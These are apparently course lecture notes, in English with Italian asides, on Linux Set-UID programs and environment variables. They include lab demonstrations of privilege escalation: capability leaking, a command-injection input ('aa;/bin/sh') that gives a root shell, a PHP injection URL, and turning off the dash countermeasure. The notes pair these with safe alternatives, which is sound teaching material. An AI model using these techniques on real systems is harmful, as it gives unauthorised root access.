Set-UID Privileged Programs

program temporally acquire privilege to change something

Need for Privileged Programs

the owner can write and read , group member can read so normal user can't change his password so we need privilege programs

- Password Dilemma
  - Permissions of /etc/shadow File:

```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow
```


Only writable to the owner

  - How would normal users change their password?

```
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw
h/pDyc5U1BWOzkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
man:*:15749:0:99999:7:::
lp:*:15749:0:99999:7:::
```

Two-Tier Approach

- Implementing fine-grained access control in operating systems make OS over complicated.
- OS relies on extension to enforce fine grained access control
- Privileged programs are such extensions



Types of Privileged Programs

- Daemons
  - Computer program that runs in the background
  - Needs to run as root or other privileged users

already runnings. always run background

- Set-UID Programs
  - Widely used in UNIX systems
  - Program marked with a special bit

run and terminate. it gives temporal ability to do something they couldn't to do . provide you the power to do one specific task ,I'm not giving to you the admin mode. I expect you to do what I prevent,just for the time and the action you have to do

Superman Story

- Power Suit
  - Superpeople: Directly give them the power
  - Issues: bad superpeople
- Power Suit 2.0
  - Computer chip
  - Specific task
  - No way to deviate from pre-programmed task
- Set-UID mechanism: A Power Suit mechanism implemented in Linux OS

Quella s means that during the execution of the program you have root privilege. Usando ls -l vedi I permessi e se c'è la s allora suid is set

Set-UID Concept

- **Allow user to run a program with the program owner's privilege.**
- Allow users to run programs with temporary elevated privileges
- Example: the `passwd` program

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 41284 Sep 12  2012 /usr/bin/passwd
```

Quando user2vogliono cambiare la loro password , eseguono /usr/bin/passwd.

Il RUID sarà user2 ma l'EUID di tale processo sarà root.

user2 può utilizzare passwd per modificare solo la propria password perché passwd controlla internamente il RUID e, in caso contrario root, le sue azioni saranno limitate alla password dell'utente reale.

È necessario che l'EUID diventi root nel caso di passwdperché il processo deve scrivere su /etc/passwde / o / etc/shadow.

Set-UID Concept

- Every process has two User IDs.
- **Real UID (RUID)**: Identifies real owner of process
- **Effective UID (EUID)**: Identifies privilege of a process
  - Access control is based on EUID
- When a normal program is executed, RUID = EUID, they both equal to the ID of the user who runs the program
- When a Set-UID is executed, RUID ≠ EUID. RUID still equal to the user's ID, but EUID equals to the program **owner**'s ID.
  - If the program is owned by root, the program runs with the root privilege.

Turn a Program into Set-UID

- Change the owner of a file to root :

```
seed@VM:~$ cp /bin/cat ./mycat
seed@VM:~$ sudo chown root mycat
seed@VM:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Nov  1 13:09 mycat
seed@VM:~$
```

mycat è di root now

- Before Enabling Set-UID bit:

```
seed@VM:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@VM:~$
```

you can't read because now it's only for root

- After Enabling the Set-UID bit :

```
seed@VM:~$ sudo chmod 4755 mycat
seed@VM:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn
h/pDyc5U1BWOzkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
```

4755 base ottale

il primo dei 4 numeri è IL set user id
ma tutti vanno da 0 a 7

How it Works

A Set-UID program is just like any other program, except that it has a special marking, which a single bit called Set-UID bit

```
$ cp /bin/id ./myid
$ sudo chown root myid
$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed), ...
```

```
$ sudo chmod 4755 myid
$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

Example of Set UID

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

- Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- It is still a privileged program, but not the root privilege

How is Set-UID Secure?

- Allows normal users to escalate privileges
  - This is different from directly giving the privilege (sudo command)
  - Restricted behavior – similar to superman designed computer chips


- Unsafe to turn all programs into Set-UID
  - Example: /bin/sh
  - Example: vi

Attack on Superman


- Cannot assume that user can only do whatever is coded
  - Coding flaws by developers

- Superperson Mallroy
  - Fly north then turn left
  - How to exploit this code?

- Superperson Malorie
  - Fly North and turn West
  - How to exploit this code?



Attack Surfaces of Set-UID Programs



Attacks via User Inputs

User Inputs: Explicit Inputs

- Buffer Overflow – More information in Chapter 4
  - Overflowing a buffer to run malicious code
- Format String Vulnerability – More information in Chapter 6
  - Changing program behavior using user inputs as format strings

Attacks via User Inputs

CHSH – Change Shell to do this kind of attack we need set user id

- Set-UID program with ability to change default shell programs
- Shell programs are stored in /etc/passwd file

Issues

- Failing to sanitize user inputs
- Attackers could create a new root account

Attack

```
bob:$6$jUODEFsfwfi3:1000:1000:Bob Smith,,,:/home/bob:/bin/bash
```

pass

user id and group id

real name of user

directory

if you don't check the input, the user can modify something

Attacks via System Inputs

System Inputs

- Race Condition – More information in Chapter 7
  - Symbolic link to privileged file from a unprivileged file
  - Influence programs
  - Writing inside world writable folder

this kind of attack requires a good timing. usually you try it in a loop until you have success

Attacks via Environment Variables

- Behavior can be influenced by inputs that are not visible inside a program.
- Environment Variables : These can be set by a user before running a program.
- Detailed discussions on environment variables will be in Chapter 2.

Attacks via Environment Variables

- PATH Environment Variable
  - Used by shell programs to locate a command if the user does not provide the full path for the command
  - system(): call /bin/sh first
  - system("ls")
    - /bin/sh uses the PATH environment variable to locate "ls"
    - Attacker can manipulate the PATH variable and control how the "ls" command is found
- More examples on this type of attacks can be found in Chapter 2

Capability Leaking

drop privileges

- In some cases, Privileged programs downgrade themselves during execution
- Example: The su program
  - This is a privileged Set-UID program
  - Allows one user to switch to another user (say user1 to user2)
  - Program starts with EUID as root and RUID as user1
  - After password verification, both EUID and RUID become user2's (via privilege downgrading)
- Such programs may lead to capability leaking
  - Programs may not clean up privileged capabilities before downgrading

Attacks via Capability Leaking: An Example

The /etc/zzz file is only writable by root

File descriptor is created (the program is a root-owned Set-UID program)

The privilege is downgraded

Invoke a shell program, so the behavior restriction on the program is lifted

```
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
   printf("Cannot open /etc/zzz\n");
   exit(0);
}

// Print out the file descriptor value
printf("fd is %d\n", fd);

// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());

// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
```

Attacks via Capability Leaking (Continued)

The program forgets to close the file, so the file descriptor is still valid.

Capability Leak

```
$ gcc -o cap_leak cap_leak.c
$ sudo chown root cap_leak
[sudo] password for seed:
$ sudo chmod 4755 cap_leak
$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Feb 23 09:24 cap_leak
$ cat /etc/zzz
bbbbbbbbbbbbbb
$ echo aaaaaaaaaa > /etc/zzz
bash: /etc/zzz: Permission denied  ← Cannot write to the file
$ cap_leak
fd is 3
$ echo ccccccccccc >& 3            ← Using the leaked capability
$ exit
$ cat /etc/zzz
bbbbbbbbbbbbbb
ccccccccccc                        ← File modified
```

How to fix the program?

Destroy the file descriptor before downgrading the privilege (close the file)

Capability Leaking in OS X – Case Study

- OS X Yosemite found vulnerable to privilege escalation attack related to capability leaking in July 2015 (OS X 10.10)
- Added features to dynamic linker `dyld`
  - DYLD_PRINT_TO_FILE environment variable
- The dynamic linker can open any file, so for root-owned Set-UID programs, it runs with root privileges. The dynamic linker `dyld`, does not close the file. There is a capability leaking.
- Scenario 1 (safe): Set-UID finished its job and the process dies. Everything is cleaned up and it is safe.
- **Scenario 2 (unsafe):** Similar to the "`su`" program, the privileged program downgrade its privilege, and lift the restriction.

Invoking Programs

- Invoking external commands from inside a program
- External command is chosen by the Set-UID program
  - Users are not supposed to provide the command (or it is not secure)
- Attack:
  - Users are often asked to provide input data to the command.
  - If the command is not invoked properly, user's input data may be turned into command name. This is dangerous.

Invoking Programs : Unsafe Approach

```
int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}
```

- The easiest way to invoke an external command is the system() function.
- This program is supposed to run the `/bin/cat` program.
- It is a root-owned Set-UID program, so the program can view all files, but it can't write to any file.

Question: Can you use this program to run other command, with the root privilege?

Invoking Programs : Unsafe Approach (Continued)

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::

$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
#          ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

We can get a root shell with this input

Problem: Some part of the data becomes code (command name)

A Note

- In Ubuntu 16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privilege when it is executed inside a set-uid process
- Therefore, we will only get a normal shell in the attack on the previous slide
- Do the following to remove the countermeasure

```
Before experiment: link /bin/sh to /bin/zsh
$ sudo ln -sf /bin/zsh /bin/sh

After experiment: remember to change it back
$ sudo ln -sf /bin/dash /bin/sh
```

Invoking Programs Safely: using **execve()**

```
int main(int argc, char *argv[])
{
  char *v[3];

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
  execve(v[0], v, 0);

  return 0 ;
}
```

```
execve(v[0], v, 0)
```

Command name is provided here (by the program)

Input data are provided here (can be by user)

Why is it safe?

Code (command name) and data are clearly separated; there is no way for the user data to become code

Invoking Programs Safely (Continued)

```
$ gcc -o safecatall safecatall.c
$ sudo chown root safecatall
$ sudo chmod 4755 safecatall
$ safecatall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::

$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory   ← Attack failed!
```

The data are still treated as data, not code

Additional Consideration

- Some functions in the exec() family behave similarly to execve(), but may not be safe
  - execlp(), execvp() and execvpe() duplicate the actions of the shell. These functions can be attacked using the PATH Environment Variable

Invoking External Commands in Other Languages

- Risk of invoking external commands is not limited to C programs
- We should avoid problems similar to those caused by the system() functions
- Examples:
  - Perl: open() function can run commands, but it does so through a shell
  - PHP: system() function

```
<?php
  print("Please specify the path of the directory");
  print("<p>");
  $dir=$_GET['dir'];
  print("Directory path: " . $dir . "<p>");
  system("/bin/ls $dir");
?>
```

  - Attack:
    - `http://localhost/list.php?dir=.;date`
    - Command executed on server : "`/bin/ls .;date`"

Principle of Isolation

Principle: Don’t mix code and data.

Attacks due to violation of this principle :

- system() code execution
- Cross Site Scripting – More Information in Chapter 10
- SQL injection - More Information in Chapter 11
- Buffer Overflow attacks - More Information in Chapter 4

Principle of Least Privilege

- A privileged program should be given the power which is required to perform it’s tasks.
- Disable the privileges (temporarily or permanently) when a privileged program doesn’t need those.
- In Linux, seteuid() and setuid() can be used to disable/discard privileges.
- Different OSes have different ways to do that.

Summary

- The need for privileged programs
- How the Set-UID mechanism works
- Security flaws in privileged Set-UID programs
- Attack surface
- How to improve the security of privileged programs

Environment Variables
&
Attacks

Environment Variables

insieme di coppie chiave valore

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and also adopted by Microsoft Windows
- Example: PATH variable
  - When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.

se non è specificato il percorso allora usa
questa variabile

How to Access Environment Variables

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```

The third argument envp gives the program's environment; it is the same as the value of environ

From the main function

questo programma enumera le variabili d'ambiente

More reliable way:
Using the global variable

```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (environ[i] != NULL) {
      printf("%s\n", environ[i++]);
   }
}
```

Fork system call is used for creating a new process, which is called child process, which runs concurrently with the process that makes the fork() call (parent process). After a new child process is created, both processes will execute the next instruction following the fork() system call

How Does a process get Environment Variables?

- Process can get environment variables one of two ways:
  - If a new process is created using fork() system call, the child process will inherits its parent process's environment variables.
  - If a process runs a new program in itself, it typically uses execve() system call. In this scenario, the memory space is overwritten and all old environment variables are lost. execve() can be invoked in a special manner to pass environment variables from one process to another.
- Passing environment variables when invoking execve() :

```
int execve(const char *filename, char *const argv[],
           char *const envp[])
```

execve() and Environment variables

- The program executes a new program `/usr/bin/env`, which prints out the environment variables of the current process.
- We construct a new variable `newenv`, and use it as the 3rd argument.

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
  int i = 0; char* v[2]; char* newenv[3];
  if (argc < 2) return;

  // Construct the argument array
  v[0] = "/usr/bin/env";   v[1] = NULL;

  // Construct the environment variable array
  newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

  switch(argv[1][0]) {
    case '1': // Passing no environment variable.
       execve(v[0], v, NULL);
    case '2': // Passing a new set of environment variables.
       execve(v[0], v, newenv);
    case '3': // Passing all the environment variables.
       execve(v[0], v, environ);
    default:
       execve(v[0], v, NULL);
  }
}
```


execve() and Environment variables

Obtained from the parent process

```
$ a.out 1     ← Passing NULL
$ a.out 2     ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3     ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-l2UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

Memory Location for Environment Variables

- `envp` and `environ` points to the same place initially.
- `envp` is only accessible inside the main function, while `environ` is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so `environ` will change (`envp` does not change)



Shell Variables & Environment Variables

- People often mistake shell variables and environment variables to be the same.
- Shell Variables:
  - Internal variables used by shell.
  - Shell provides built-in commands to allow users to create, assign and delete shell variables.
  - In the example, we create a shell variable called FOO.

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```

Side Note on The /proc File System

- /proc is a virtual file system in linux. It contains a directory for each process, using the process ID as the name of the directory
- Each process directory has a virtual file called environ, which contains the environment of the process.
  - e.g., virtual file `/proc/932/environ` contains the environment variable of process 932
  - The command "`strings /proc/$$/environ`" prints out the environment variable of the current process (shell will replace $$ with its own process ID)
- When env program is invoked in a bash shell, it runs in a child process. Therefore, it print out the environment variables of the shell's child process, not its own.

Shell Variables & Environment Variables

- Shell variables and environment variables are different
- When a shell program starts, it copies the environment variables into its own shell variables. Changes made to the shell variable will not reflect on the environment variables, as shown in example :

```
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~/test$ echo $LOGNAME
seed
seed@ubuntu:~/test$ LOGNAME=bob
seed@ubuntu:~/test$ echo $LOGNAME
bob
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~/test$ unset LOGNAME
seed@ubuntu:~/test$ echo $LOGNAME

seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
```

Environment variable ⇨ `LOGNAME=seed`

Shell variable ⇨ `seed`


Shell variable is changed ⇨ `bob`

Environment variable is the same ⇨ `LOGNAME=seed`

Shell variable is gone ⇨ (empty)

Environment variable is still here ⇨ `LOGNAME=seed`

Shell Variables & Environment Variables



- This figure shows how shell variables affect the environment variables of child processes
- It also shows how the parent shell's environment variables becomes the child process's environment variables (via shell variables)

Shell Variables & Environment Variables

- When we type env in shell prompt, shell will create a child process

Print out environment variable

